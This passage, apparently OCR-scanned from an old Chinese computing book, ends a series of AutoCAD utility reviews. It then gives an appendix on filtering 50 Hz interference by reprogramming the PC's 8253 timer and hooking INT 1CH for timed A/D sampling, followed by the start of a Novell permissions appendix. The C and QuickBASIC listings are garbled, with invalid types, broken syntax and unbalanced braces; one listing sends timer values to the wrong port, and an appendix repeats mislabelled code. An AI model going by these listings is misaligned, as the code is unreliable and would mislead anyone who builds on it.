色给出的,PowerLISP 有许多新的文字编辑功能,如:使用多重窗口,在不同的窗口中剪切与粘贴,无需完整的表达式即可进行颜色替换、块操作、文字标记、使用鼠标器、卷动轴、线性控制等。四个多重窗口中各自可以最多容纳 64K 字节,太长的 AutoLISP 程序文件可以分放于多个窗口中,所使用的命令序列与 WordStar 相当,不过用户还可以通过拾取屏幕上的菜单项来引用各命令,别的编辑器容量似乎大于 PowerLISP 的编辑器而且更加有用。但是就对 AutoCAD 的支持而言 PowerLISP 的能力要强大的多,这表现在用户可以完成程序的注释、设置与清除程序的断点、加入与清除代码、检查程序的语句与插入行等方面的工作。PowerLISP 在屏幕的底部显示记录当前输入行,用户可以高亮度的突出显示一个文字块与构筑用户想要的傍注文字,加入/清除断点将使使得程序加入必要的代码可以让程序结束并且显示用户指定的 AutoLISP 变量的当前值,这对于调试程序来说可是太有用了!用户还可设置一个临时断点,使得程序执行到那里时暂停一下,等待用户按下任何一个键后继续执行,用户也可以请求显示当前光标所在的位置,这对于个别在较高层次上进行的程序员是很有用的。PowerLISP 提供的检查程序语句的功能是将其所了解的 AutoLISP 知识与程序文件进行比较,其检查的内容包括变量名称的使用,内建的函数名称,不可知的函数名称,未封闭的串,不恰当的实数使用,非初始变化变量的使用。清句检查仅仅是一个指南,它可能报告出并非真实的错误,例如,AutoLISP 允许一个字符串由几行构成,这样有些行将不存在封闭的圆括号,PowerLISP 对于这种情形可能报告该字符串为未封闭串。

在 PowerLISP 工作期间,用户可以通过选择拾取的方法执行一个高亮度突出显示的串命令。串命令的突出显示使用的是红色,用户很容易在屏幕上找到它。PowerLISP Code Composer 使用对话框驱动提示与列表的方法来简化 AutoLISP 程序的建立工作。它由两部分组成, Build Complete Application (建立完整应用)与 Build Partial Code (建立部分代码),其中 Build Complete Application 拥有绘制几何实体 (Draw Geometric Solids) 和实体修改 (Entity Modification) 两部分功能,它们可让用户提供必要的参考来绘制反切线或者直角方框线,以及圆、圆弧、管道等实体,“Entity Modification”功能非常有用,用户可以用它修改任何一类类型的实体,也可以将指定实体的加层这样的特性加以更改, Build Partial Code 部分拥有另两个功能,Defun 发布定义 (Defun Declaration Definition) 与选择设置定义 (Select SET Definition)。前者用于设置 Defun 名称、注释、错误描述,以及一些系统变量的设置,后者用于对实体描述,用户可以给出一个注释,可选择集的名称、选择集的类型来对实体进行描述。

开发者: Associated Design Group.

二十. Uprfront

这是一个用于 Microsoft Windows 的三维图形绘制工具。它提供给用户基于菜单的快速绘图与修改、观察图形实体的手段,让用户在特定的三维方式下进行操作并且及时的在屏幕上返回用户的操作结果。是一个容易掌握的较为理想的柔性直观设计工具,可以用于自然环境描述、建筑工程、设备与管理、室内装饰、产品展览、表演艺术等方面的初始设计。可以使用“DXF”格式的文件与 AutoCAD 交换图形数据。用户还可以在它的三维环境中控制其图形精度。

当用户启动 Uprfront 后,屏幕上将显示出在透视方式下的屏幕栅格,任何一个三维物体在 Uprfront 中都可以以三维透视的方式绘出, Uprfront 提供的基本几何三维实体有: BOX (立方体)、SURFACE (面)、CYLINDER (圆筒)、SPHERE (球体)等,当用户选择绘制一种基本实体后程序将询问有关参数,一旦用户回答了后三维实体就将被绘制在屏幕上,该软件也如 AutoCAD 那样在屏幕上使用一条连接起点与目标点的“橡皮筋”线,用户可以使用鼠标器,也可以使用键盘在屏幕上进行取点操作。用户在屏幕上的取点对用户来说是没有 X、Y、Z 参考坐标系统的,也很少采用键盘输入,用户只需通过屏幕上的信息即可将物体准确的绘制出来或者按指定条件进行拷贝、移动、旋转和按比例的改变这些编辑修改操作。在建立一个三维物体时,该软件首先是以网格面的形式给出的,但是这并不影响对实体的三维特性的真实描述,其透视方式下的图形结果,包括三维尺寸与三维空间中的定位情况随着用户对实体的操作将立即反馈在屏幕上。这样如果用户对自己所做的三维造型有不满意的地方可以马上给予纠正。由于其所绘制的三维物体结果具有较大的戏剧性,因此通常用户不习惯在这样地透视方式下动态绘制图形。不过这如同在正常空间中看见的物体相对于观察者移动一段距离而改变了形体

的尺寸,就像真的在三维空间中对物体进行观察从而建立一个真实的三维模型世界,一旦建立好了三维物体后, Uprfront 将立即用颜色将物体阴影面填充起来,使得物体具有现实存在的意义。 Uprfront 提供的颜色选择菜单可以让用户将 20 种颜色分配给不同的物体表面,并且可以对物体进行“透明”处理与使用五种颜色不用于阴影处理,用户也可以选择设置物体的背景,以及控制环境光源的颜色,颜色的调整仍然是基于红—绿—蓝的组合而进行,用户可以利用一个滑动标尺来很方便地进行操作。在调用各个功能菜单的操作中, Uprfront 使用与 Windows 一样的人机界面,用户不必记住关于操作的命令与任何提示的回答,在需要的时候可以通过拾取图标菜单或者其他形式的菜单来进行一切操作。因此,使用该软件如果没有一台鼠标装置的话将是很不方便的。

Uprfront 在菜单中让用户引用编辑/修改工具,移动与拷贝、旋转等修改命令在菜单中的显示可能会与用户在别的软件系统中见到的有些不一样,它也支持对物体的键盘操作,用户也可以进行如交集(将两个物体合成一个物体)与并集(从一个物体中减去它与相交的另一个物体)这样的布尔运算。在编辑/修改方面 Uprfront 有一些独特的方法,如用户可以绘制一个三维框架来围绕一组实体,并且将该实体组当成一个选择集,用户不能重新设置前一选择集,但却可以加入新的实体到选择集中去。

在 Uprfront 的有自己的观察命令,并且通过它下面的子命令让用户选择构成实体所在的平面,以及进行绕三个坐标轴的旋转和移动等在当前视区中不同方式的观察的操作,用户可以使用动态拖曳的方式进行放缩观察,还可以命名保存当前视图并且可以在需要的时候恢复之,定义一个视图可以由用户动态的进行, Uprfront 对于用户的定义给予必要的计算并且在屏幕上发布一条信息说明正在做的计算,一旦且掌握了定义视图的方法后,其操作将会是非常灵活的,与别的三维软件系统相同, Uprfront 的视图可以是标准观察方向所生产的也可能是从某一个高度看到的平淡无奇的视图。

Uprfront 很适于在透视方式下绘制高精度的而且是为较复杂的三维物体,也支持由浮点数据计算而产生一个高精度的辅助绘图结果,用户也可以按需要调整栅格的密度与旋转角度,或者将栅格定义在某一平面上,锁定坐标轴,点或者面时也不必掌握栅格的三维图形 X、Y、Z 坐标系移动知识,在实际应用中精度的操作中它还提供了一个度量尺,让用户精确定义其精度等级,栅格与度量尺可以在三个平面上分别给予激活,用户将会很方便的基于通常使用的三视图的三个投影面绘制好物体,在 Uprfront 中点的位置,直线的长度、表面面积还可以由测量命令直接确定,在“层”的使用与操作方面 Uprfront 具有较好的灵活性,也非常容易掌握,用户可以定义层、设置当前层、关闭或者打开层,并且可以对一组层进行操作,实体可以绘制在当前层上,也可以转移到另一个层上,这些操作是通过一个下拉菜单来进行的,因此其操作又快又容易,如果用户使用“DXF”格式文件将 AutoCAD 的图形读入进行操作的话,文件中已经存在的关于层的信息也将被 Uprfront 所引用,在三维菜单显示方面 Uprfront 提供一个高亮度的结果,其三视图透视图与自动阴影处理效果非常好, Uprfront 的这个功能使得用户以精确地操作场景中的阴影,从而建立一个具有现实存在意义的三维场景,该场景将是一个有一定美感的相对“真实”空间环境,在计算阴影时将基于距离模拟的太阳能度与方位角进行,非常有趣的是计算结果的由来可以是由用户提供的一天中的某一个时间,一年中的某一天,以及地理上的纬度这些参数,在实际使用中用户将会很容易的对一个场景按指定的高度与方向设置一个模拟太阳或者一个很强烈的模拟自然光的点光源。

在描述三维物体时, Uprfront 让用户使用指定的背景图案来辅助增强物体所在的环境效果,使得物体的存在环境更加接近现实,用户也可以使用背景图案文件格式可以是: BMP, PCX, PLX, 也可以使用扫描器产生的图案,当用户将栅格与视图和透视图调整好后只需要做一些简单的错误清除工作所绘制的三维物体与背景即可构成一幅完整的图像。

开发者: Alias Research, Inc.

二十一. WCEDIT

该软件是一个用于 AutoCAD 的文本编辑器,它克服了许多文字处理软件共同缺点,让 AutoCAD 的程序员很容易的编写与开发 LISP, ADS 程序,它可以使用 AutoCAD 管理的虚拟内存,因此可以让用户编写任何长度的文本文件,甚至于几兆长的 DXF 格式文件也能由它来处理。

WCEDIT 有一个拼写检查器,程序员编写的文本文件中的拼写错误可以被它识别,程序员也

能使用 WCEDIT 检查文件中的插入情况,并且支持鼠标的使用。在使用时,程序员可以不离 AutoCAD 而将 AutoLISP 程序文件保存至磁盘中,或者装入一个 AutoLISP 程序文件,测试/调试程序代码的功能也很强,而且很容易进行操作。

对于使用 C 语言开发应用程序的用户来说,WCEDIT 也能提供很好的支持。

开发者:ELSA America, 号二十二, WorkFlow

这是本文所要介绍的最后一个用于对文件进行高性能、高级别管理的非常优秀的软件包。这里所要介绍的是它的 3.1 版本,该版本拥有的主要功能仍与前面所述的 AutoEDMS 软件包相同,安装它的全部功能所需要的硬盘空间为 15M,在网络工作站上安装所需要的磁盘空间也为 15M,运行所需内存为 4M 以上,而且必须在 286 或者以上的机器系统中,以及在有效的设备驱动程序管理下运行,不要求用户的机器中必须配置有数学协处理器,但是需要一台数字化仪操作屏幕上的图标与按钮。WorkFlow 对用户的图形数量限制为不大于 10Million,最大的用户数为不多于 1,024,可以使用的操作环境有: DOS, Sun 等,可以支持的 AutoCAD 版本为 R2.5 至 R12.0,最大模块数 128,最大记录数为 10Million,兼容的数据库管理系统产品只有一个——DBASE,可以观察的由其它程序建立的文件格式有: DXF, BMP, PCX, RLC, RLF, GIF, CAL, GP3, GP4, 并且可以将 Redline 作为图形文件(不能作为光栅文件)保存起来,以及能使用多用户 Redline 层,也支持连接使用 AutoCAD 图形实体的属性,还提供有用户化的程序语言。

WorkFlow 的操作也具有容易掌握的特点,它如前面所述的 File Manager 软件包那样引入了“库”卡片和按颜色显示在屏幕上的功能,并且让用户按自己的需要进行设置——这个非常好的功能可以将所要使用的数据库界面用户化, WorkFlow 的这个用户化界面是同类产品中最好的,不过对于中国用户来说不会对每一个使用中文的用户都很适合,但是在使用时 WorkFlow 将显示操作的工程背景(这对于回顾与对照设计是很用的),也能为非激活项目文件建立一些简单而有用的卡片来帮助用户通过操作。在文件管理方面 WorkFlow 的文本和图形文件通汇集被称为 File-Path 的模块上,这是一种通常用于输入和建立新文件的典型方式,鉴于该模块的使用 WorkFlow 将保持用户文件的目录所在,并且自动在定义的标准文件交换中引用文件,该功能对于用户来说将在使用文件方面具有较大的灵活性,可以采取用户化或者标准化的方式, WorkFlow 允许用户使用自己的交换方式,但是必须在每一次输入或者建立新文件时向 WorkFlow 指明,在用户的机器系统中 WorkFlow 仅使用一个数据库管理所有的文件,因此用户在安装时将不能不考虑到放置 WorkFlow 的空间必须为数据库中的记录的增加留有足够的余地,如果用户没有考虑这个余地,在随后的使用中,随着用户文件的增长用户的机器系统功能将受到巨大的影响, WorkFlow 提供给用户使用的程序语言称为“BaseLisp”,它可以让用户如在 AutoCAD 中使用 AutoLISP 那样将 WorkFlow 用户化,所不同的是 BaseLisp 的功能是将 WorkFlow 与 AutoCAD 联系起来,说到这里,如果用户已经掌握了 AutoLISP,可能马上就明白了 WorkFlow 提供的这个功能所具有的意义,它可以让用户比本文前面所介绍三个用于文件管理的软件包更为灵活的而对文件进行管理,能让用户定义自己的管理方式和进一步扩展 WorkFlow 的文件管理功能,在文件保护方面用户可以通过一个菜单项对一组文件或者一组用户设置安全保护,不过可以设置五个用户组,而需要安全保护的某单个用户只有先由这五个分组中的某一个给予认可后方可受到保护。

在各功能的调用方面, WorkFlow 使用下拉式菜单与一些图标按钮来进行操作,在下拉式菜单中可以选择的项为: File, Edit, Find, Selection, View, Options, Run, Supervisor, Help; 各图标按钮在屏幕上均以非常形象的图形给出,某些操作(如:选择激活文件,观察图纸的标题块信息等)还可以通过滚动的方式来进行。

WorkFlow 支持的模块类型范围比较广泛也比较灵活,并且允许用户建立几乎可以包含任何东西的数据库,如果您是一位熟悉数据库使用的用户, WorkFlow 的这个功能区所能做的事将会让您感到深深地印象, WorkFlow 对文件档案的管理也非常好,还支持用户对磁盘文件与 WorkFlow 的卡片文件的操作,这个功能的使用是比较方便的,不过用户需要注意必须在 WorkFlow 让您复原文件的操作过程中保证数据库中的数据未有任何改变, WorkFlow 所包含的图形观察器功能也是不错的,还支持使用数字化方式回

顾观察,对于其它的文件观察专用程序, WorkFlow 可以称得上是它们的好伙伴,几乎没有不与之兼容的,而且任何一种类型的外部程序都可以从 WorkFlow 中运行,所使用的内存资源也比较少, WorkFlow 所写的数据库记录可以以它所支持的 DBASE 数据库管理系统使用,与 DBASE 不同的是它拥有建立大记录量的数据库能力。

开发者: Cyco Internation

附录四

针对特定频率干扰的数字滤波器的设计

摘要 本文针对特定频率的干扰提出了一种有效的软件滤波措施,并充分利用 PC 机自身硬件资源,在不增添硬件的基础上,实现了精确的硬件定时,为软件滤波器的实现提供了硬件保证。

关键词 滤波器 抗干扰措施 定时中断

一 问题的提出

在一工程项目中,需采集一拉压力传感器的信号,其信号非常微弱,输出在毫伏级,在对其放大 10⁴ 级倍后采集,采集的信号波动较大,无法满足测量精度要求,对接地、屏蔽等措施都采取后,仍无法去除干扰,后采取两级硬件滤波,信号质量虽有所改善,但信号的响应性能恶劣,信号变化时,需较长时间才能稳定,无法适应控制系统对信号实时性的要求。

二 解决问题的思路

采用硬件滤波不尽人意,那么我们就只有在软件滤波上多做些文章了。

开始我们采用了通用的滤波算法,即对信号连续采集后,同时进去去除最大值、最小值,再对其余的值求和取平均数,其程序见附录 A。采取此滤波算法后,采集的数值仍然波动较大,但我们发现其波动较有规律,显然信号是受一定频率的交变信号干扰,用示波器对信号进行观察,发现信号上叠加着一个频率为 50 赫兹的交变干扰信号,可以断定,这就是主干干扰。

干扰源找出来了,但如何滤除此特定频率的干扰呢? 50HZ 频率较低,对其采取硬件滤波措施一是效果不好,二是采取滤波措施后将影响信号的响应。

我们不能针对 50HZ 的干扰采取特殊的滤波算法,从而有效地滤除此特定干扰呢? 如果我们在 50HZ 频率的一个或多个周期内(一个周期为 20 毫秒)均匀连续采集一个数据,那么信号上的采集点将均匀并且对称的分布在干扰的正负周期内,在对采集的数据求和取平均值后,干扰的波动也就被正负周期相互抵消,得出的也就是去除干扰后的真实信号值了。

基于以上思想,我们采用 QUICK BASIC 编写了一个试验程序 TIME01.BAS(程序见附录 B),其功能是,采用 QUICK BASIC 的定时中断功能,每次连续采集 1 秒的数据(是干扰频率的 50 个周期),对数据求取平均数,然后在屏幕的固定位置显示结果,采用此算法后,数据终于稳定了!也就是说,我们的思路是正确的,这种滤波算法也是合适的(在信号源稳定的前提下)。

但是,附录 B 的程序显然不能应用于实际测试,因为上述的程序每一次测试都需要一秒钟,而实际的现场信号在一秒钟之内的值是变化的,因此附录 B 的测试作为原理试验程序是可行的,而作为实际测试则显得太慢了。

要提高采集的速度,QUICK BASIC 显然已无能为力了,因为其定时中断的时间间隔的低限即为 1 秒,那么采取 C 语言呢? 采用 C 语言查询系统时间,经过一定的时间间隔完成一次采集,采集一定的次数后,对采集的数据求和并取平均数,作为采集的数据,这样作原理上似乎是可行的,但是实际上难以实现,因为系统的日历计数时钟的时间间隔为 1/18.2 秒,也就是说,采用上述方法每秒钟最多采集 18.2 次,而根据香农(Shannon)采样定理,如果随时间变化的模拟信号 f(t) 的最高频率为 fmax, 且当且按照采样频率 f ≥ 2fmax 进行采样时,采集的信号才可以代表(恢复)模拟信号。在工程实际中,采集频率一般选信号频率的 5~10 倍,作为滤除对象的 50HZ 干扰信号,对它的采集频率按上述的采集频率原理应该是 50HZ 的 5~10 倍,即 250~500HZ,考虑到其他的波形干扰,采样频率应在 1K HZ~2K HZ 之间(但必须是 50HZ 的正数倍)。

如何实现精确的定时采集呢? 采用硬件定时显然最佳,但是此工程中采用的 A/D 采集卡无此功能,我们能不能利用微机的现有资源实现精确的硬件定时呢?

微机中有一硬件的定时中断 INT 8H,每秒钟中断 18.2 次,用于累计日历时钟,同时每次中断时调用一次 INT 1CH 中断,用于给其它应用系统提供一路定时中断资源,这里我们能不能直接利用系统提供的 INT 1CH 中断时采集呢? 显然其频率太低,无法满足要求,但是查阅 IBM 编程参考技术手册,发现系统的定时中断的频率是可以由程序修改的。

系统日历时钟频率的设置可以由对端口 43H 和 40H 端口而改变,43H 端口是命令字控制端口,向 43H 端口发控制字 24H,即进入定时常数设置模式,此时向 40H 端口依次发送的两个字节将作为定时常数的低、高位计数值,当计数值为 OFFFHH 时,产生计数中断的时间间隔为 1/18.2 秒,此即为系统日历时钟的频率,如果我们重新设置定时常数,使其产生 2000 次/秒的定时中断(经计算此常数为 0254H),同时修改定时中断 INT 1CH 的中断向量,使其指向采集程序,则可实现硬件 2000 次/秒的定时采集,如果我们连续采集 200 次,也仅需 100 毫秒,而花的时间正好是 50 赫兹干扰频率的 5 个周期,符合我们前面提出的周期滤波理论。

采用上述技术编制的程序运行后,达到精确定时的硬件采集效果,滤波效果最佳,12 位 A/D 转换数据仅最后一位有跳动,此程序已应用于实际控制系统作为传感器的校验程序,达到了较满意的效果。

三 具体的技术细节

日历计数频率的修改:

IBM 微机系列均采用 Intel 8253(或 8254)定时计数器系统时钟的脉冲,8253 有三个通道,口地址分别为 40H 到 42H,一个 8 位 I/O 寄存器与端口相连,用于通道的数据存取,在 I/O 寄存器的状态下,把一个两字节数(低字节在前)送入端口即可对改变计数频率,这个数先传到一个 16 位寄存器,在此保存该数,并由此复制到另一个 16 位寄存器,以后,系统时钟脉冲每进入一次通道,计数器内的数就减一,当计数值减至零时,通道发出一个输出脉冲,之后寄存器内的数再次被复制到计数器中,上述过程又重新开始,复制的计数器的数越小,发出的脉冲的速率越高,三个通道中的 3 个通道用于累计系统的日历时钟。

对 8253 通道立即在新的设置状态下开始工作。

① 根据位组格式给指令寄存器(43h)送一字节,以选择通道、读写状态、操作模式和数字类型。

② 在 0 到 65535 范围内计算计数值,再按先低字节后高字节的顺序送入通道的 I/O 寄存器(40H~42H)。

系统启动时,日历计数器被送入最大值 65535(实际送入的数值为 0,但是一个脉冲后即变为 65535,从此值开始计数),从而产生每秒钟 18.2 次的计数脉冲,如果改变计数值,则可实现不同的定时频率,例如,为产生每秒 1000 次的时钟中断频率,需送入的计数值经计算为 1193,而产生每秒 2000 次的时钟中断需送入的数值为 1193/2,即 596(0254h)。

与日历计数频率设置有关的程序及注释如下:

```
void setlc(int flag); /* 设置日历计数频率的函数
                        的原型 */
int comd _ port = /* 控制端口值 */
0x43;
int chan _ port = /* 通道 0 的端口值 */
0x40;
...
...
setlc(1); /* 设置日历计数频率为 2000
           次/秒 */
setlc(0); /* 设置日历计数频率为 18.2
           次/秒 */
...
...
/* 设置日历计数频率的函数 */
void setlc(int flag){
switch(flag){
case 1:
outportb (comd _ /* 设置通道 0 的计数常数 */
port,36);
outportb (comd _ /* 计数常数为 0254H,产生
port,0x54); /* 2K 的日历计数中断频率 */
outportb(comd _port,0x02);
break;
case 0:
outportb (comd _
port,36);
outport(comd _port, /* 计数常数为 0,恢复原计数
频率 */
0);
```



```
break;
default;
printf("\nERROR IN PROG! \n");
exit(-1);
}
```

安装定时采集中断

系统每隔一个日历计数周期则直接由硬件产生一个 INT 8H 的定时中断。正常情况下,每秒产生 18.2 次中断(按上述指令修改日历计数频率后,每秒产生 2000 次中断)。每次产生 INT 8H 时,自动调用一次 INT 1CH 中断。因为系统启动时,设置 INT 1CH 中断的中断向量指向一中断返回指令,所以我们可以直接设置 INT 1CH 的中断向量指向我们的采集程序,而不需要嵌套执行原 INT 1CH 中断。但值得注意的是,在程序结束时,INT 1CH 的中断向量必须恢复至程序进入时的向量指针。否则的话,在程序退出后 INT 1CH 仍指向原采集程序,而此处在程序结束后已成为可以重新分配的自由空间,如果(事实上总是如此)后来运行的其他程序覆盖了此区域,INT 1CH 也就指向了不可预料的代码,系统往往会立即锁死。

下面是与获取、设置、恢复中断向量有关的程序及注释:

```
void interrupt (* /* 定义保存原 INT 1CH 向量
oldlc_vec() */ 的变量 */
void interrupt new _ /* 自定义的包括采集程序的
lc() */ INT 1CH 服务程序 */
...
...
oldlc_vec = getvect /* 获取原 INT 1CH 的中断向
(0x1c); 量 */
setvect(0x1c, * new /* 设置 INT 1CH 指向采集程
_lc); 序 */
...
...
setvect(0x1c, * /* 程序结束时,恢复原 INT
oldlc_vec); 1CH 的中断向量 */
```

定时采集程序及其调用

由于采集程序为一非直接调用的中断服务程序,所以调用的方式有其特殊性,我们这里采用了公共标志字的方法,即先设立一个全局变量 vec_flag 作为采集中断允许的信号灯,当前台程序欲采集数据时,设置其值为 1,后台运行的 INT 1CH 服务程序一直判断 vec_flag 的值(每秒 2000 次),当值为 1 时,采集程序开始采集数据,同时累计采集数据和 dummy[chan] 及采集次数 ad_count。当采集次数达到预定值时(程序里是 200 次),将 vec_flag 置 0,这样再次定时中断时,便不会再继续采集数据了,前台程序在置 vec_flag 为 1 后,便循环判断 vec_flag 的值,直到后台程序完成 200 次采集并置 vec_flag 为 0 后,才继续往下运行。

这里值得重视的是忙标志 busy 的引入,由于定时采集程序是硬件产生的定时中断服务程序,它的调用不受前台程序的控制,因此如果采集程序运行期间插入了其它更高级别的硬中断服务程序,那么采集程序就可能在通常的一个定时周期(1/2000 秒)内完成不了采集程序,而这时定时时间到又再次引发了采集程序,造成了采集程序的嵌套运行,采集程序的嵌套运行至少带来两个麻烦:一是采集程序中引用了数个公共变量,程序的嵌套运行将导致公共变量的混乱,从而导致采集的结果的错误。二是如果嵌套层数过多,将导致系统内部堆栈的溢出,从而造成系统的锁死。引入忙标志 busy 后,则可以避免程序嵌套的发生,它的工作原理是这样的,当进入中断采集程序时,先判断 busy 的值,如为 1,则说明中断程序发生了嵌套,此时不再执行采集程序而直接执行中断返回语句,如果 busy 的值为 0,则说明此时可以执行采集程序,进入采集程序时,置标志 busy 为 1,表示此时采集程序正在执行之中,而采集程序执行完准备退出时,必须将 busy 标志置回 0,否则其后的中断程序就不会再执行采集程序了。

采集程序和调用程序及注释如下所示:

```
void getad ( int /* 获取 A/D 数据的函数的原
chan); 型,chan 为采集通道 */
int busy=0; /* A/D 采集程序的忙标志
*/
int ad_count; /* A/D 采集的次数 */
unsigned double /* dummy 存放采集值的累加
dummy[16]; 和 */
int vec_flag=0; /* 允许采集中断的标志 */
...
...
do {
```

```
for (ch = 0; ch < 16; /* 采集 16 路信号 */
ch++)
getad(ch,k1); /* 采集指定的 A/D 通道 */
gotoxy(10,2); /* 定义显示输出的起始位置 */
for (ch = 0; ch < 16; /* 16 通道循环显示输出 */
ch++)
printf("\n DUMMY %3.3f HEAVY %3.2f", dummy
[ch],heavy[ch]) * 25.7;
} while (bioskey(1) == 0);
...
...
void getad(int chan,double kl){
ad_count=0; /* 采集次数置初值 0 */
low_sum=0; /* 采集值的低位和置初值 0 */
high_sum=0; /* 采集值的高位和置初值 0 */
chan_num=(chan<<4);
busy=0; /* 忙标志置为初值 0 */
rep;
vec_flag=1; /* 采集中断激活标志置为 1,
从而启动采集程序 */
```

```
do
{
while (vec_flag == /* 判断中断激活标志,如为 1
1); 则循环 */
if (++ad_count < /* 采集次数加 1,小于 200 则
200) goto rep; 继续循环 */
/* 对采集值的和求平均值并存储平均值 */
dummy[chan]=10*(double)(high_sum/200*16+
low_sum/200-2048)/4096;
heavy[chan]=(dummy[chan]-.134)*k1;
}
/* 中断采集程序,由硬件定时触发 */
void interrupt new_lc(){
unsigned char low_byte,high_byte;
if (busy==1) /* 如中断服务程序嵌套,直接
中断返回 */
return;
/* 进入采集程序后,置忙标志
为 1 */
switch (vec_flag){
/* 如采集允许标志为 1,则采
集数据并存储,否则返回 */
case 1; /* ELAG = 1.GET AD DA-
TA */
outport(port+2,chan_num); /* select A/D channel */
outport(port+1,0x00); /* open A/D */
for (low_byte=0; low_byte<50; low_byte++) low_byte=low_
byte;
low_byte=inport(port);
low_sum+=(int)((low_byte & 0xf0)>>4);
high_byte=inport(port+1);
high_sum+=(int) high_byte;
break;
case 0;
break;
default;
break;
}
vec_flag=0; /* 重置允许中断的标志为 0,
不允许数据采集 */
busy=0; /* 置忙标志为 0 */
}
}
```

四 完善与补充

最后,谈一谈上述程序的副作用:由于程序中精确的硬件定时是利用修改日历时钟中断的频率,从而引发精确的定时中断实现的,所以运行此程序时,将会发现系统的日历时钟将走得特别快,具体说快了 2000/18.2 倍!这对于一个应用系统来说是不允许的,但由于此程序仅用于滤波试验及传感器的校正,所以未加入系统时间校正处理程序。

我们知道系统的日历计数值放在 004,006 C 起始的四个字节中(低位字节在前),因此我们只要在采集结束后减去因系统日历时钟加快而多累计的计数值,就可以保持日历时钟计数值的正确,从而得到正确的系统时间了。

附录 A: 滤波最大、小值的滤波算法

```
/* 去除最大、小值的数字滤波算法 */
#include "io.h"
#include "bios.h"
#include "math.h"
#include "dos.h"
int pore = 0x310; /* base address */
unsigned double dummy[16],heavy[16];
void getad(int chan,double kl);
main()
{
int ch;
clrscr();
oldlc_vec = getvect(0x1c);
setvect(0x1c, * new _lc);
setlc(1);
delay(8000);
do {
for (ch = 0; ch < 16; ch++)
getad(ch, 24.87); /* select A/D channel and
k1 */
gotoxy(10,2);
/* sound(1000);
delay(100);
```

```
do {
for (ch = 0; ch < 16; ch++)
getad(ch, 24.87); /* select A/D channel and
k1 */
gotoxy(10,2);
for (ch = 0; ch < 16; ch++)
printf("\n DUMMY %3.3f HEAVY %3.2f", dummy
[ch],heavy[ch]);
} while (bioskey(1) == 0);
}
void getad(int chan,double kl){
int chan_bnum,low_byte,high_byte;
int ad_count=0;
double val=0;
double max_val=0;
double min_val=0;
double all_val=0;
chan_num=(chan<<4);
for (ad_count=1; ad_count<102; ad_count++){
outportb(port+2,chan_num); /* select A/D
channel */
outportb(port+1,0x00); /* open A/D */
for (low_byte=0; low_byte<50; low_byte++)
for (low_byte=low_byte;
low_byte=inportb(port);
high_byte=inportb(port+1);
val=10*(double)(high_byte/200*16+low_byte/
200-2048)/4096; /* store A/D data */
if (val>max_val) max_val=val;
if (val<min_val) min_val=val;
all_val+=val;
dummy[chan]=(all_val-max_val-min_val)/
100;
heavy[chan]=(dummy[chan]-.134)*k1;
}
}
```

附录 B: 1 秒定时的滤波算法

去除最大、小值的数字滤波算法

```
DEFINT A-Z
port=&H310 'base address
DUNNY#=-HEAVY#=#0
ADCOUNT=0
ON TIMER(1) GOSUB TOTIMER
TIMER ON
CLS
REP;
OUT port+2,&H110 'select A/D channel 1
OUT port+1,0 'start A/D
lowbyte=INP(port)
highbyte=INP(port+1)
VAL11#=#10*(highbyte/200*16+lowbyte/200-
2048)/4096
DUMMY#=#DUMMY#+VAL11#
ADCOUNT=ADCOUNT+1
GOTO REP
TOTIMER;
LOCATE 10,2
PRINT"DUMMY=";DUMMY/ADCOUNT
DUNNY#=#ADCOUNT=0
RETURN
```

附录 C: 硬件定时每周滤波算法

```
#include "io.h"
#include "bios.h"
#include "math.h"
#include "dos.h"
int ad_count;
unsigned int low_sum,high_sum;
void interrupt (* oldlc_vec)();
int port = 0x310; /* base address */
int comd_port = 0x43;
int chan_port = 0x40;
int vec_flag = 0,chan_num;
unsigned double dummy[16],heavy[16];
int busy = 0;
void interrupt new_lc();
void getad(int chan,double kl);
main()
{
int ch;
clrscr();
oldlc_vec = getvect(0x1c);
setvect(0x1c, * new _lc);
setlc(1);
delay(8000);
do {
for (ch = 0; ch < 16; ch++)
getad(ch, 24.87); /* select A/D channel and
k1 */
gotoxy(10,2);
/* sound(1000);
delay(100);
```

```

nosound(); /*
for(ch=0;ch<16;ch++)
printf("\n DUMMY %3.3f HEAVY %3.2f", dummy[ch],heavy[ch]);
} while(bioskey(1)==0);
setvect(0x1c,*oldlc_vec);
setlc();
getch();
}
void setlc(int flag){
switch(flag){
case 1:
outportb(comd_port,36);
outportb(chan_port,0x54);
outportb(chan_port,0x02);
break;
case 0:
outportb(comd_port,36);
outportb(chan_port,0xffff);
break;
default:
printf("\nERROR IN PROG !");
exit(-1);
}
}
void interrupt new_lc(){
unsigned char low_byte,high_byte;
if(busy==1){
sound(1000);
delay(1);
nosound();
return;
}
busy=1;
switch(vec_flag){
case 1: /* FLAG=1.GET AD DATA */
outportb(port+2,chan_num); /* select A/D channel */
outportb(port+1,0x00); /* open A/D */
for(low_byte=0;low_byte<50;low_byte++){
low_byte=low_byte;
low_byte=inportb(port);
low_sum+=(int)(low_byte & 0xf0)>>4);
high_byte=inportb(port+1);
high_sum+=(int)high_byte;
break;
case 0:
break;
default:
break;
}
vec_flag=0;
busy=0;
}
void getad(int chan,double k1){
ad_count=0;
low_sum=0;
high_sum=0;
chan_num=(chan<<4);
busy=0;
rep;
vec_flag=1;
do
while(vec_flag==1);
if(++ad_count<200)goto rep;
dummy[chan]=10*(double)(high_sum/200*16+low_sum/200-2048)/4096; /* store A/D data into array */
heavy[chan]=(dummy[chan]-.134)*k1;
}

```

□ 洛阳 尹国利

附录五

Novell 网络用户权限的管理与使用详析

概述

在网络环境中,LAN 面向的是多个用户操作,系统的安全保密性是用户所关心的问题,也是评价网络性能优劣的重要因素之一,Novell 的网络操作系统 NetWarer 的安全性是丰富,精致和强有力的,它提供了一系列的数据保护措施,几乎控制了用户在网络中所能做的各种事情,高效动态地保证了网络运行的

可靠性,在多用用户网络环境下为我们提供了一个成功的保密系统。

